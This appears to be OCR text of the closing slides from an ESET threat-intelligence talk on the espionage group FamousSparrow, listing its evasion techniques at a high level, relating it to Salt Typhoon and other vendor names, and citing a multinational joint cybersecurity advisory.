



Let’s
Wrap up…

FamousSparrow doesn’t want to get caught…

- DLL sideloading
- Encrypted payloads loaded in memory
- Masquerading as legitimate software
- Security software detection
- Obfuscation
- Basic anti-debug features
- Pivoting to unprotected machines


?
Salt Typhoon == FamousSparrow


ESET
FamousSparrow
China-aligned
Cyberespionage
Since 2019
Targeting:
Only user of SparrowDoor


Salt Typhoon


Salt Typhoon
FamousSparrow


Salt Typhoon
kaspersky
GhostEmperor
eset
FamousSparrow


Salt Typhoon
kaspersky
GhostEmperor
ESET
FamousSparrow
TREND MICRO
Earth Estries


Joint Cybersecurity Advisory
TLP:CLEAR
Communications Security Establishment Canada
Canadian Centre for Cyber Security
Centre de la sécurité des télécommunications Canada
Centre canadien pour la cybersécurité
Canadian Security Intelligence Service
Service canadien du renseignement de sécurité
National Cyber Security Centre
Te Tira Tiaki
Government Communications Security Bureau
National Cyber Security Centre
a part of GCHQ
NÚKIB
SUPO
FINNISH SECURITY AND INTELLIGENCE SERVICE
BND
Bundesamt für Verfassungsschutz
Bundesamt für Sicherheit in der Informationstechnik
国家サイバー統括室
National Cybersecurity Office
警察庁
National Police Agency
AGENCJA WYWIADU
Służba w cieniu dla Polski
Centro Nacional de Inteligencia
Centro Criptológico Nacional
Countering Chinese State-Sponsored Actors Compromise of Networks Worldwide to Feed Global Espionage System

Thank you!

Digital Security
Progress. Protected.